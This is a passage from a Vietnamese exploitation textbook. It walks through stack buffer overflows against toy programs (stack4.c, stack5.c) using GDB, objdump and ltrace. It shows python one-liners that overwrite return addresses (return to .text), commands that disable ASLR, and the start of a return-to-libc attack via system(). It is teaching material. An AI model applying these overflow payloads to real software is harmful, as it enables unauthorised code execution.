0x80484b3 <main+67>:    add    esp,0x10
gdb$
```

Cột đầu tiên là địa chỉ mà dòng lệnh này sẽ được tải vào bộ nhớ khi thực

thi. Cột thứ hai là khoảng cách tương đối so với dòng lệnh đầu tiên của *main*. Cột chứ ba chính là các lệnh hợp ngữ.

Dựa theo biểu đồ luồng điều khiển, ta sẽ cần tìm tới nhánh có chứa lời gọi hàm *printf* thứ hai. Tại địa chỉ 080484AE là lời gọi hàm *printf* thứ hai do đó nhánh "bằng" chính là nhánh có chứa địa chỉ này. Một vài dòng lệnh phía trên lời gọi hàm là một lệnh nhảy có điều kiện JNE, đánh dấu sự rẽ nhánh. Đích đến của lệnh nhảy này là một nhánh, và phần phía sau lệnh nhảy là một nhánh khác. Vì phần phía sau lệnh nhảy có chứa lời gọi hàm ta đang xét nên nhánh "bằng" bắt đầu từ địa chỉ 080484A6.

Để thoát GDB, chúng ta nhập lệnh `quit`.

3.4.3.2 Với objdump

Chương trình objdump cung cấp thông tin về một tập tin thực thi theo định dạng ELF (được sử dụng trong các hệ điều hành Linux, BSD, Solaris).

Objdump có thể được sử dụng để in ra các lệnh hợp ngữ như GDB nếu được gọi với tham số *-d*.

```
regular@exploitation:~/src$ objdump -d ./stack4

./stack4:     file format elf32-i386

Disassembly of section .init:

080482e4 <_init>:
 80482e4:       55                      push   %ebp
 80482e5:       89 e5                   mov    %esp,%ebp
 80482e7:       83 ec 08                sub    $0x8,%esp
 80482ea:       e8 a5 00 00 00          call   8048394 <call_gmon_start>
 80482ef:       e8 3c 01 00 00          call   8048430 <frame_dummy>
 80482f4:       e8 77 02 00 00          call   8048570 <__do_global_ctors_aux>
 80482f9:       c9                      leave
 80482fa:       c3                      ret
```

Bản dịch ngược mà objdump cung cấp là của toàn bộ tập tin thực thi, thay vì của một hàm như ta đã làm với GDB. Tìm kiếm trong thông tin objdump xuất ra, chúng ta có thể thấy được một đoạn như hình chụp sau.

```
08048470 <main>:
 8048470:       55                      push   %ebp
 8048471:       89 e5                   mov    %esp,%ebp
 8048473:       83 ec 28                sub    $0x28,%esp
 8048476:       83 c4 fc                add    $0xfffffffc,%esp
 8048479:       8d 45 fc                lea    0xfffffffc(%ebp),%eax
 804847c:       50                      push   %eax
 804847d:       8d 45 ec                lea    0xffffffec(%ebp),%eax
 8048480:       50                      push   %eax
 8048481:       68 d0 85 04 08          push   $0x80485d0
 8048486:       e8 c1 fe ff ff          call   804834c <printf@plt>
 804848b:       83 c4 10                add    $0x10,%esp
 804848e:       83 c4 f4                add    $0xfffffff4,%esp
 8048491:       8d 45 ec                lea    0xffffffec(%ebp),%eax
 8048494:       50                      push   %eax
 8048495:       e8 82 fe ff ff          call   804831c <gets@plt>
 804849a:       83 c4 10                add    $0x10,%esp
 804849d:       81 7d fc 00 0a 0d 00    cmpl   $0xd0a00,0xfffffffc(%ebp)
 80484a4:       75 10                   jne    80484b6 <main+0x46>
 80484a6:       83 c4 f4                add    $0xfffffff4,%esp
 80484a9:       68 e7 85 04 08          push   $0x80485e7
 80484ae:       e8 99 fe ff ff          call   804834c <printf@plt>
 80484b3:       83 c4 10                add    $0x10,%esp
```

Cột đầu tiên là địa chỉ lệnh tương tự như bản xuất của GDB. Cột thứ hai là mã máy tương ứng với các lệnh hợp ngữ ở cột thứ ba. Điểm khác biệt lớn nhất giữa bản xuất của objdump và GDB là objdump sử dụng cú pháp kiểu AT&T. Với cú pháp AT&T thì tham số nguồn sẽ đi trước tham số đích.

Cùng áp dụng lý luận như với GDB, ta cũng tìm được địa chỉ của nhánh "bằng" bắt đầu từ 080484A6.


3.4.4 Quay về chính thân hàm

Giờ đây, chúng ta đã xác định được địa chỉ mà chúng ta muốn phần kết thúc quay trở về. Địa chỉ này phải được đặt vào đúng ô ngăn xếp như minh hoạt trong Hình 3.7.

Để đạt được trạng thái này, chuỗi nhập vào phải đủ dài để lấp đầy biến buf (cần 10 byte), tràn qua biến cookie (cần 4 byte), vượt cả ô ngăn xếp chứa giá trị EBP cũ (cần 4 byte), và bốn ký tự cuối cùng phải có mã ASCII lần lượt là A6, 84, 04, và 08. May mắn cho chúng ta là trong bốn ký tự này, không có ký tự dòng mới. Như vậy ta sẽ cần 18 ký tự để lấp chỗ trống và 4 ký tự cuối như đã định.

```
regular@exploitation:~/src$ python -c 'print "a"*0x18 + "\xA6\x84\x04\x08"' | ./
stack4
&buf: 0xbffffa44, &cookie: 0xbffffa54
You win!
Segmentation fault
regular@exploitation:~/src$
```

Chúng ta cũng có thể dùng địa chỉ 080484A9 thay cho 080484A6 vì nó không thay đổi kết quả của lệnh gọi hàm *printf*. Tuy nhiên chúng ta không thể trở về ngay lệnh gọi hàm *printf* tại địa chỉ 080484AE vì tham số truyền vào hàm *printf* chưa được thiết lập. Tham số này được thiết lập qua lệnh PUSH trước nó, tại địa chỉ 080484A9.



Hình 3.7: Trạng thái cần đạt được

```
regular@exploitation:~/src$ python -c 'print "a"*0x18 + "\xA9\x84\x04\x08"' | ./
stack4
&buf: 0xbffffa44, &cookie: 0xbffffa54
You win!
Segmentation fault
regular@exploitation:~/src$
```

Phương pháp tận dụng lỗi chúng ta vừa xem xét qua được gọi là kỹ thuật *quay về phân vùng .text* (return to .text). Một tập tin thực thi theo định dạng ELF có nhiều phân vùng. Phân vùng `.text` là phân vùng chứa tất cả các mã lệnh đã được trình biên dịch tạo ra, và sẽ được bộ vi xử lý thực thi. Kỹ thuật này khá quan trọng vì đôi khi mã lệnh mà chúng ta cần thực thi đã có sẵn trong chương trình nên chúng ta chỉ cần tìm ra địa chỉ các mã lệnh đó là đã có thể thực hiện thành công việc tận dụng lỗi như trong ví dụ bàn đến ở đây.

Cũng thông qua ví dụ này, đọc giả có thể nhận ra một vài điểm đáng lưu ý sau:

1. Chúng ta phải hiểu thật kỹ cách hoạt động của chương trình, và cả những thư viện được sử dụng. Nếu như không biết rõ về hàm *gets* thì ta sẽ không nhận ra được ký tự dòng mới bị chuyển thành ký tự kết thúc chuỗi và là nguyên nhân làm cho việc tận dụng theo cách cũ không thành công.

2. Nếu chương trình có những cách thức để phòng chống, hay hạn chế việc tận dụng lỗi thì chúng ta tốt nhất nên tìm một phương thức tận dụng khác thay vì cố gắng làm cho phương thức cũ hoạt động được.

3. Có nhiều cách để tận dụng một lỗi. Như trong ví dụ này, chúng ta có thể sử dụng hai địa chỉ trong nhánh "bằng" để quay trở về.

```
1  #include <stdio.h>
2
3  int main()
4  {
5          int cookie;
6          char buf[16];
7          printf("&buf: %p, &cookie: %p\n", buf, &cookie);
8          gets(buf);
9          if (cookie == 0x000D0A00)
10         {
11                 printf("You lose!\n");
12         }
13 }
```

Nguồn 3.6: stack5.c

3.5 Quay về thư viện chuẩn

Ở các ví dụ trước, chúng ta tận dụng mã lệnh đã có sẵn trong chương trình để in dòng chữ "You win!". Trong Nguồn 3.6, chúng ta không thấy đoạn mã thực hiện tác vụ mong muốn đấy nữa. Thay vì in "You win!", Nguồn 3.6 in "You lose!". Mặc dù vậy, mục tiêu của chúng ta vẫn không thay đổi.

3.5.1 Chèn dữ liệu vào vùng nhớ của chương trình

Với nhận xét đó, việc đầu tiên chúng ta cần làm là phải đưa được chuỗi "You win!" vào trong vùng nhớ của chương trình và xác định được địa chỉ của vùng nhớ đó.

> Dừng đọc và suy nghĩ
>
> Đọc giả có thể nghĩ ra bao nhiêu cách?

Mỗi tiến trình (process) trong hệ điều hành Linux được cấp một vùng nhớ hoàn toàn tách biệt với các tiến trình khác mặc dù chúng có thể có cùng một địa chỉ tuyến tính. Địa chỉ tuyến tính này được phần quản lý bộ nhớ ảo ánh xạ sang địa chỉ bộ nhớ vật lý như đã bàn đến trong Tiểu mục 2.2.3.1.

Tuy tách biệt nhưng một vài dữ liệu của tiến trình mẹ sẽ được chép vào vùng nhớ của tiến trình con khi tiến trình con được hệ điều hành nạp vào bộ nhớ. Các dữ liệu đó bao gồm:

1. Các biến môi trường.
2. Tên tập tin thực thi.
3. Tham số dòng lệnh.

```
1 #include <stdio.h>
2
3 int main()
4 {
5         printf("%08x\n", getenv("EGG"));
6         return 0;
7 }
```

Nguồn 3.7: getenv.c

3.5.1.1 Biến môi trường

Biến môi trường (environment variable) được đặt vào cuối phần nhớ dùng cho ngăn xếp. Các biến môi trường được kế thừa từ tiến trình mẹ xuống tiến trình con. Tuy thứ tự (và do đó, vị trí) các biến môi trường có thể bị thay đổi khi có sự thay đổi về số lượng, và nội dung các biến môi trường, nhưng thông thường tiến trình con sẽ nhận đầy đủ các biến môi trường của tiến trình mẹ.

Ví dụ chúng ta hay dùng các dòng lệnh sau để thiết lập biến môi trường *JAVA_HOME*.

```
JAVA_HOME=/opt/jdk1.6.0
export JAVA_HOME
```

Sau khi thực hiện, biến môi trường *JAVA_HOME* sẽ được gán giá trị `/opt/jdk1.6.0` và được kế thừa xuống các tiến trình con. Chính vì lý do đó nên các tiến trình Java sau này đều biết thư mục Java gốc ở đâu.

Điều này có nghĩa rằng nếu ta thực hiện lệnh thiết lập một biến môi trường với giá trị "You win!" thì ta sẽ truyền được chuỗi này vào vùng nhớ của các tiến trình sau đó.

```
EGG='You win!'
export EGG
```

Để tìm địa chỉ của chuỗi này trong bộ nhớ, chúng ta có thể sử dụng chương trình nhỏ được liệt kê trong Nguồn 3.7. Khi chạy, chương trình sẽ in địa chỉ của chuỗi "You win!".

```
regular@exploitation:~/src$ gcc -o getenv getenv.c
regular@exploitation:~/src$ ./getenv
bffffc36
regular@exploitation:~/src$
```

Vì vị trí các biến môi trường rất nhạy cảm với giá trị của chúng nên để đảm bảo rằng mọi tiến trình đều chứa chuỗi "You win!" tại địa chỉ BFFFFC36, chúng ta phải đảm bảo không có sự thay đổi gì tới biến môi trường trong các lần thực thi chương trình. Một trong những thay đổi vô tình mà chúng ta ít lưu ý tới là sự thay đổi thư mục hiện tại. Hãy chú ý sự thay đổi địa chỉ của cùng biến môi trường trong hình chụp sau.

```
regular@exploitation:~/src$ cp getenv ..
regular@exploitation:~/src$ cd ..
regular@exploitation:~$ ./getenv
bffffc3a
regular@exploitation:~$
```

Không những vậy, độ dài dòng lệnh cũng có ảnh hưởng tới vị trí của các biến môi trường.

```
regular@exploitation:~/src$ ./getenv
bffffc36
regular@exploitation:~/src$ ././getenv
bffffc32
regular@exploitation:~/src$ ./././getenv
bffffc2e
regular@exploitation:~/src$ cp getenv ge
regular@exploitation:~/src$ ./ge
bffffc3e
regular@exploitation:~/src$
```

Quan sát sự thay đổi giá trị chúng ta có thể thấy quy luật đơn giản vị trí giá trị của biến môi trường bị giảm đi 2 đơn vị khi dòng lệnh tăng thêm 1 ký tự. Từ `./getenv` tăng thêm 2 ký tự thành `././getenv` làm vị trí giảm đi 4 đơn vị xuống *BFFFC32*. Từ `./getenv` giảm đi 4 ký tự thành `./ge` làm vị trí tăng thêm 8 đơn vị lên *BFFFFC3E*.

Đôi lời về ASLR

Xin đọc giả lưu ý rằng môi trường làm việc của chúng ta không có chức năng ngẫu nhiên hóa dàn trải không gian cấp cao (Advanced Space Layout Randomization hay ASLR) nên các địa chỉ chúng ta tìm được sẽ không thay đổi qua các lần thực thi chương trình.

```
regular@exploitation:~/src$ cat /proc/sys/kernel/randomize_va_space
0
regular@exploitation:~/src$
```

Khi chức năng này được bật, hệ điều hành sẽ di chuyển các khối bộ nhớ đến những nơi khác nhau mỗi khi chương trình được thực thi. Do đó, địa chỉ sẽ bị thay đổi qua các lần thực thi.

```
regular@exploitation:~/src$ sudo sh -c 'echo 1 > /proc/sys/kernel/randomize_va_s
pace'
regular@exploitation:~/src$ cat /proc/sys/kernel/randomize_va_space
1
regular@exploitation:~/src$ ./getenv
bf987c36
regular@exploitation:~/src$ ./getenv
bfcc6c36
regular@exploitation:~/src$ sudo sh -c 'echo 0 > /proc/sys/kernel/randomize_va_s
pace'
regular@exploitation:~/src$
```

3.5.1.2 Tên tập tin thực thi

Tên tập tin thực thi được đặt vào ngăn xếp như các biến môi trường. Chúng ta có thể lợi dụng điều này để đưa một chuỗi vào cùng nhớ của chương trình bằng cách đổi tên chương trình đó thành chuỗi mong muốn thông qua lệnh `mv`.

```
mv stack5 'You win!'
```

3.5.1.3 Tham số dòng lệnh

Cũng như tên tập tin, tham số dòng lệnh cũng được truyền vào chương trình qua ngăn xếp. Cho nên chúng ta có thể gọi chương trình với tham số "You win!" như sau.

```
./stack5 'You win!'
```

Việc xác định địa chỉ chuỗi tham số và tên chương trình (cả hai đều là những phần tử của mảng `argv` trong chương trình C) sẽ là một câu đố nhỏ dành cho đọc giả.

3.5.1.4 Chính biến *buf*

Chương trình nhận dữ liệu nhập và ta hoàn toàn có thể nhập vào chuỗi "You win!" vào chương trình! Chuỗi nhập vào sẽ được lưu trong biến *buf*. Tuyệt vời hơn cả là ở ví dụ này, địa chỉ biến *buf* được thông báo ra màn hình cho chúng ta biết.

```
regular@exploitation:~/src$ ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
regular@exploitation:~/src$
```

Trong hình chụp trên, biến *buf* nằm tại địa chỉ BFFFFA34.

3.5.2 Quay về lệnh gọi hàm *printf*

Khi đã có chuỗi cần in trong bộ nhớ, và địa chỉ của nó, chúng ta chỉ cần truyền địa chỉ này làm tham số cho hàm *printf* thì sẽ đạt được mục tiêu. Hãy xem xét các lệnh hợp ngữ dùng để in chuỗi "You lose!".

```
regular@exploitation:~/src$ gdb ./stack5
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/i686/cmov/libthread_db.so.1".

gdb$ disassemble main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x28
0x08048476 <main+6>:    add    esp,0xfffffffc
0x08048479 <main+9>:    lea    eax,[ebp-4]
0x0804847c <main+12>:   push   eax
0x0804847d <main+13>:   lea    eax,[ebp-20]
0x08048480 <main+16>:   push   eax
0x08048481 <main+17>:   push   0x80485d0
0x08048486 <main+22>:   call   0x804834c <printf@plt>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   add    esp,0xfffffff4
0x08048491 <main+33>:   lea    eax,[ebp-20]
0x08048494 <main+36>:   push   eax
0x08048495 <main+37>:   call   0x804831c <gets@plt>
0x0804849a <main+42>:   add    esp,0x10
0x0804849d <main+45>:   cmp    DWORD PTR [ebp-4],0xd0a00
0x080484a4 <main+52>:   jne    0x80484b6 <main+70>
0x080484a6 <main+54>:   add    esp,0xfffffff4
0x080484a9 <main+57>:   push   0x80485e7
0x080484ae <main+62>:   call   0x804834c <printf@plt>
0x080484b3 <main+67>:   add    esp,0x10
0x080484b6 <main+70>:   mov    esp,ebp
0x080484b8 <main+72>:   pop    ebp
0x080484b9 <main+73>:   ret
0x080484ba <main+74>:   nop
0x080484bb <main+75>:   nop
0x080484bc <main+76>:   nop
0x080484bd <main+77>:   nop
0x080484be <main+78>:   nop
0x080484bf <main+79>:   nop
End of assembler dump.
gdb$
```

Trước khi thực hiện lệnh CALL, tại địa chỉ 080484A9, lệnh PUSH đưa địa chỉ của chuỗi "You lose!" vào ngăn xếp. Chúng ta có thể kiểm tra chính xác chuỗi gì được đặt tại 080485E7 thông qua lệnh `x/s`.

```
gdb$ x/s 0x80485e7
0x80485e7 <_IO_stdin_used+27>:   "You lose!\n"
gdb$
```

Như vậy, trước khi đến lệnh CALL tại 080484AE, đỉnh ngăn xếp sẽ phải chứa địa chỉ chuỗi cần in. Nhận xét này đem lại cho chúng ta ý tưởng quay trở về thẳng địa chỉ 080484AE nếu như ta có thể gán địa chỉ chuỗi "You win!" vào đỉnh ngăn xếp. Với phương pháp này, trạng thái ngăn xếp cần đạt được sẽ tương tự như Hình 3.7, chỉ khác là địa chỉ trở về sẽ có giá trị 080484AE.

```
1 main()
2 {
3         printf("You win!");
4         *(int *)(0) = 0;
5 }
```

Nguồn 3.8: scratch.c

Việc còn lại chúng ta cần làm là tìm vị trí đỉnh ngăn xếp sau khi hàm *main* đã quay về địa chỉ 080484AE. Để *main* quay về `CALL printf` thì trước khi lệnh RET ở phần kết thúc của hàm *main* được thực hiện, con trỏ ngăn xếp phải chỉ tới ô ngăn xếp chứa địa chỉ trở về . Sau khi thực hiện lệnh RET, con trỏ ngăn xếp sẽ dịch lên một ô ngăn xếp như mô tả trong Hình 3.8, và con trỏ lệnh sẽ chỉ tới vị trí mong muốn.

Chúng ta đã xác định được đỉnh ngăn xếp nên chúng ta sẽ đặt tại vị trí đó địa chỉ chuỗi "You win!". Để đơn giản hóa vấn đề tìm địa chỉ, chúng ta sẽ truyền chuỗi "You win!" vào chương trình thông qua việc nhập vào biến *buf*. Do đó địa chỉ chuỗi sẽ là BFFFFA34 như đã bàn ở trên và trạng thái ngăn xếp cần đạt được mô tả như Hình 3.9.

Tóm lại, chúng ta sẽ cần một chuỗi bắt đầu với "You win!", theo sau bởi ký tự kết thúc chuỗi, rồi tới 7 ký tự bất kỳ để lấp đầy *buf*, sau đó 4 ký tự để lấp *cookie*, 4 ký tự khác để lấp giá trị EBP cũ, địa chỉ của dòng lệnh `CALL printf`, và kết thúc với địa chỉ của biến *buf*. Hay nói cách khác, ta sẽ cần $1 + 7 + 4 + 4 = 10$ ký tự kết thúc chuỗi (mã ASCII 00) để lấp chỗ trống.

```
regular@exploitation:~/src$ python -c 'print "You win!" + "\x00"*0x10 + "\xAE\x8
4\x04\x08\x34\xFA\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
Segmentation fault
regular@exploitation:~/src$
```

Chúng ta không nhận được chuỗi "You win!" trên màn hình!


Dừng đọc và suy nghĩ

Mặc dù với các tính toán hợp lý, chuỗi tận dụng của chúng ta có vẻ như không có tác dụng. Bạn đọc có thể giải thích lý do không?


3.5.3 Đi tìm chuỗi bị đánh cắp

Trước khi tìm hiểu vấn đề với việc tận dụng lỗi, chúng ta hãy khảo sát qua một đoạn mã ngắn như trong Nguồn 3.8.

Nếu biên dịch và thực thi đoạn mã đó, chúng ta sẽ chỉ nhận được thông báo lỗi.




(a) ESP chỉ đến ô ngăn xếp chứa địa chỉ trở về



(b) Con trỏ ngăn xếp dịch lên 1 ô

Hình 3.8: Trạng thái ngăn xếp trước và sau RET



Hình 3.9: Trạng thái ngăn xếp cần đạt được

```
regular@exploitation:~/src$ ./scratch
Segmentation fault
regular@exploitation:~/src$
```

Dòng chữ "You win!" cũng lặng lẽ biến mất y như vấn đề chúng ta gặp phải. Phải chăng hàm *printf* đã bị bỏ qua?

Để kiểm tra xem hàm printf có được gọi với tham số chính xác hay không, chúng ta có thể dùng công cụ *ltrace*. Công cụ *ltrace* theo dõi mọi lời gọi thư viện động trong quá trình thực thi của một ứng dụng.

```
regular@exploitation:~/src$ ltrace ./scratch
__libc_start_main(0x8048440, 1, 0xbffffab4, 0x80484c0, 0x8048470 <unfinished ...>
__register_frame_info(0x804958c, 0x804969c, 0xbffffa08, 0x8048370, 0xb7fdaff4) = 0
printf("You win!")                                = 8
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
regular@exploitation:~/src$
```

Kết quả của việc theo dõi quá trình hoạt động cho thấy hàm *printf* thật ra đã được gọi với tham số đúng và hoạt động một cách đúng đắn.

Vậy thì lý do chỉ có thể là trong chính bản thân hàm *printf*. Và thật sự là vậy. Hàm *printf* chứa chuỗi cần in vào một bộ đệm. Chỉ khi nào gặp phải ký hiệu xuống dòng, hoặc bộ đệm này đủ lớn (vào cỡ vài kilobyte), hoặc chương trình kết thúc bình thường không xảy ra lỗi thì hàm *printf* mới chuyển chúng ra màn hình.

Để kiểm chứng, chúng ta có thể lập lại thí nghiệm với một ít thay đổi trong mã nguồn. Chúng ta thêm ký tự xuống dòng vào cuối chuỗi "You win!" như trong Nguồn 3.9. Và chuỗi cần in đã được in.

```
1 main()
2 {
3         printf("You win!\n");
4         *(int *)(0) = 0;
5 }
```

Nguồn 3.9: scratch.c đã được sửa

```
regular@exploitation:~/src$ ./scratch
You win!
Segmentation fault
regular@exploitation:~/src$
```

3.5.4 Quay trở lại ví dụ

Quay trở lại ví dụ chúng ta đang xem xét, chúng ta sẽ dùng *ltrace* để kiểm chứng liệu hàm *printf* có được gọi với tham số mong muốn không.

Trước tiên, chúng ta phải tìm địa chỉ của biến *buf* khi chạy chương trình bị lỗi trong *ltrace*.

```
regular@exploitation:~/src$ ltrace ./stack5
__libc_start_main(0x8048470, 1, 0xbffffab4, 0x8048510, 0x80484c0 <unfinished ...
>
__register_frame_info(0x80495f4, 0x8049708, 0xbffffa08, 0x80483a0, 0xb7fdaff4) =
 0
printf("&buf: %p, &cookie: %p\n", 0xbffffa24, 0xbffffa34&buf: 0xbffffa24, &cooki
e: 0xbffffa34
) = 38
gets(0xbffffa24, 0xbffffa24, 0xbffffa34, 0x80482f9, 1
) = 0xbffffa24
__deregister_frame_info(0x80495f4, 0xb7fdb300, 0, 0xb8000cc0, 0xbffffa38) = 0
+++ exited (status 36) +++
regular@exploitation:~/src$
```

Địa chỉ biến *buf* được in ra là BFFFFA24. Do đó, chuỗi nhập vào của chúng ta có chút thay đổi. Và thay vì dùng ống để truyền thẳng vào chương trình, chúng ta sẽ chuyển chuỗi này vào một tập tin để sử dụng với *ltrace*.

```
regular@exploitation:~/src$ python -c 'print "You win!" + "\x00"*0x10 + "\xAE\x8
4\x04\x08\x24\xFA\xFF\xBF"' > exp
regular@exploitation:~/src$ ltrace ./stack5 < exp
__libc_start_main(0x8048470, 1, 0xbffffab4, 0x8048510, 0x80484c0 <unfinished ...
>
__register_frame_info(0x80495f4, 0x8049708, 0xbffffa08, 0x80483a0, 0xb7fdaff4) =
 0
printf("&buf: %p, &cookie: %p\n", 0xbffffa24, 0xbffffa34&buf: 0xbffffa24, &cooki
e: 0xbffffa34
) = 38
gets(0xbffffa24, 0xbffffa24, 0xbffffa34, 0x80482f9, 1) = 0xbffffa24
printf("You win!")                                     = 20
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
regular@exploitation:~/src$
```

Dúng như tính toán, chuỗi "You win!" thật sự đã được truyền vào hàm *printf* như mong đợi. Nhưng vì chúng ta không có ký tự dòng mới ở cuối nên chuỗi này đã không được in ra màn hình. Chúng ta phải nghĩ tới cách khác.

> **Dừng đọc và suy nghĩ**
>
> Giả sử như chúng ta có ký tự dòng mới ở cuối chuỗi, chúng ta cũng sẽ không nhận được chuỗi mong muốn nếu chuỗi đó được đặt ở đầu biến *buf* như hiện tại. Đọc giả có biết tại sao không?[4]

3.5.5 Gọi chương trình ngoài

3.5.5.1 Với trường hợp tên chương trình là *a*

Cùng nhận tham số là địa chỉ của một chuỗi tương tự như *printf* còn có hàm *strlen*, *atoi*, và một số hàm khác. Vì *printf* không thể giúp chúng ta đạt được mục tiêu nên chúng ta cần phải xem xét tới việc sử dụng các hàm này. Một trong những hàm chúng ta quan tâm là *system*. Hàm *system* thực thi một lệnh trong vỏ (shell). Ví dụ nếu gọi `system("ls")` thì cũng như chúng ta nhập vào lệnh `ls` ở trong vỏ `sh`.

Giờ đây, chúng ta đã tìm ra thêm một con đường để đạt đến mục tiêu như minh họa trong Hình 3.10. Trước hết chúng ta sẽ tạo ra một chương trình vỏ đơn giản in chuỗi "You win!", và sau đó tìm cách để chương trình này được thực thi thông qua hàm *system*.

Hãy đặt tên cho chương trình vỏ này là `a` và đặt quyền thực thi cho nó. Đồng thời, ta cũng phải đảm bảo rằng chương trình vỏ này hoạt động theo đúng ý muốn.

```
1 #!/bin/sh
2 echo 'You win!'
```


Nguồn 3.10: a

```
regular@exploitation:~/src$ chmod u+x a
regular@exploitation:~/src$ ./a
You win!
regular@exploitation:~/src$
```

Như các ví dụ trước khi quay về `CALL printf`, chúng ta sẽ cần tìm địa chỉ của một lệnh gọi hàm *system* trong chương trình. Thật không may là chương trình của chúng ta không có bất kỳ lời gọi hàm nào tới *system*.

Tuy nhiên, chúng ta nhớ rằng lệnh CALL thực chất sẽ làm hai tác vụ là đưa địa chỉ trở về vào ngăn xếp, và nhảy tới địa chỉ của đối số. Tác vụ đầu tiên làm cho đỉnh ngăn xếp chỉ tới địa chỉ trở về. Tác vụ thứ hai làm thay đổi con trỏ

[4] Lý do sẽ được giải thích ở Tiểu mục 3.5.5.2.



Hình 3.10: Quay về hàm *system*

lệnh và chính là mấu chốt của lệnh CALL. Để thay thế được lệnh CALL, ta phải tìm được địa chỉ của đối số của lệnh CALL, tức địa chỉ hàm *system*.

Cũng như *printf*, hàm *system* là một hàm trong bộ thư viện chuẩn cho nên mặc dù chương trình không trực tiếp sử dụng hàm *system*, nhưng hàm này cũng được tải vào bộ nhớ khi bộ thư viện được tải vào. Để tìm địa chỉ của *system*, chúng ta sẽ sử dụng đến GDB.


```
regular@exploitation:~/src$ gdb ./stack5
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
